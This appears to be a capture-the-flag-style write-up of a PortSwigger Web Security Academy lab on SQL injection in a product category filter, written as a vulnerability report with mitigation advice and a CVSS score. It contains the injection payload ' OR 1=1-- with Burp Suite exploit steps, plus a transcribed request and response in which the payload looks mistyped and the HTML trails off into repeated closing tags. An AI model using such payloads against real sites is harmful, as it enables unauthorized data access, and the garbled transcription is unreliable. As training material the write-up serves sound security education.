

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Topic: SQL Injection | Difficulty: Apprentice

Description

The application is vulnerable to SQL Injection in the product category filter. User-supplied input is embedded directly into a SQL query without parameterization. The executed query is: `SELECT * FROM products WHERE category = '<input>' AND released = 1`. By injecting SQL syntax an attacker can retrieve unreleased and hidden products.

Steps to Exploit

1. Navigate to the product listing page.
2. Select any product category (e.g., Gifts).
3. Intercept the GET request in Burp Suite.
4. Locate the 'category' query parameter in the URL.
5. Replace the parameter value with: `' OR 1=1--`
6. Forward the modified request.
7. Observe that all products including unreleased ones are now displayed.

Proof of Concept

Payload:

```
' OR 1=1--
```

Original Query:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Modified Query:

```
SELECT * FROM products WHERE category = '' OR 1=1--' AND released = 1
```

Impact

- Unauthorized access to hidden or unreleased product data.
- Exposure of business-sensitive information.
- Potential stepping stone for more complex SQL Injection attacks.
- Breach of application confidentiality.

Mitigation / Remediation

1. Use parameterized queries (prepared statements) for all SQL interactions.
2. Implement strict server-side input validation and allowlist acceptable values.
3. Apply the principle of least privilege to database accounts.
4. Conduct regular code reviews and penetration testing.

CVSS Score

CVSS v3.1: 5.3 (Medium)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS Justification

- Attack Vector: Network - exploitable remotely via web request.
- Attack Complexity: Low - no special conditions required.
- Privileges Required: None - no authentication needed.
- User Interaction: None - no victim action required.
- Confidentiality: Low - unauthorized access to hidden product records.
- Integrity / Availability: None - read-only exploitation observed.

SQLi Hidden Data Retrieval

Proof of Concept — Exploitation Evidence

1. Burp Suite — Injected Payload & Server Response

The screenshot displays the Burp Suite Community Edition v2026.4.3 interface. The 'Repeater' tab is active, showing a single request and its corresponding response.

Request:

```
1 GET /filter?category="+0R+'1'='1' HTTP/2
2 Host: 0af400170485c1a88401e6e3000d00e9.web-security-academy.net
3 Cookie: session=1c8ER2qfvDLD5lDcqZp9KQSKNwLWne
4 Sec-Ch-UA: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "macOS"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0af400170485c1a88401e6e3000d00e9.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response:

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14493
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEAD_START-->
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12 <title>
  SQL injection vulnerability in WHERE clause allowing retrieval of
  hidden data
13 </title>
14 </head>
15 <!--LAB_HEAD_END-->
16 <body>
17 <script src=/resources/labheader/js/LabHeader.js>
18 </script>
19 <!--LAB_HEADER_START-->
20 <div id=academyLabHeader>
21 <section class=academyLabBanner is-solved>
22 <div class=container>
23 <div class=title-container>
24 <h2>
  SQL injection vulnerability in WHERE clause allowing retrieval
  of hidden data
25 </h2>
26 <a class=link-back href=
  https://portswigger.net/web-security/sql-injection/lab-retrieve-
  hidden-data>
  Back&nbsp;&nbsp;&nbsp;to&nbsp;&nbsp;&nbsp;lab&nbsp;&nbsp;&nbsp;description&nbsp;&nbsp;&nbsp;
  <svg version=1.1 id=Layer_1 xmlns=http://www.w3.org/2000/svg
  xmlns:xlink=http://www.w3.org/1999/xlink' x=0px y=0px
  viewBox=0 0 28 30' enable-background=new 0 0 28 30'
  xml:space=preserve title=back-arrow>
27 </a>
28 </div>
29 </div>
30 </div>
31 </div>
32 </div>
33 </div>
34 </div>
35 </div>
36 </div>
37 </div>
38 </div>
39 </div>
40 </div>
41 </div>
42 </div>
43 </div>
44 </div>
45 </div>
46 </div>
47 </div>
48 </div>
49 </div>
50 </div>
51 </div>
52 </div>
53 </div>
54 </div>
55 </div>
56 </div>
57 </div>
58 </div>
59 </div>
60 </div>
61 </div>
62 </div>
63 </div>
64 </div>
65 </div>
66 </div>
67 </div>
68 </div>
69 </div>
70 </div>
71 </div>
72 </div>
73 </div>
74 </div>
75 </div>
76 </div>
77 </div>
78 </div>
79 </div>
80 </div>
81 </div>
82 </div>
83 </div>
84 </div>
85 </div>
86 </div>
87 </div>
88 </div>
89 </div>
90 </div>
91 </div>
92 </div>
93 </div>
94 </div>
95 </div>
96 </div>
97 </div>
98 </div>
99 </div>
100 </div>
```

The response is an HTML page with a banner and a link back to the lab. The banner text is "SQL injection vulnerability in WHERE clause allowing retrieval of hidden data". The link back href is "https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data".

Request intercepted/modified in Burp Suite showing the payload and the resulting response.

2. Lab Solved Confirmation

Lab: SQL injection vulnerabili xSQL injection vulnerability in x

0af400170485c1a88401e6e3000d00e9.web-security-academy.net/filter?category=Food+%26+Drink

☆🔍📄🔒👤

WebSecurity Academy

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!🐦🌐Continue learning >>

Home

WE LIKE TO SHOP

Food & Drink

Refine your search:


AllAccessoriesCorporate giftsFood & DrinkPets



Sprout More Brain Power



BBQ Suitcase



Waterproof Tea Bags

PortSwigger lab status changed to "Solved" after exploitation.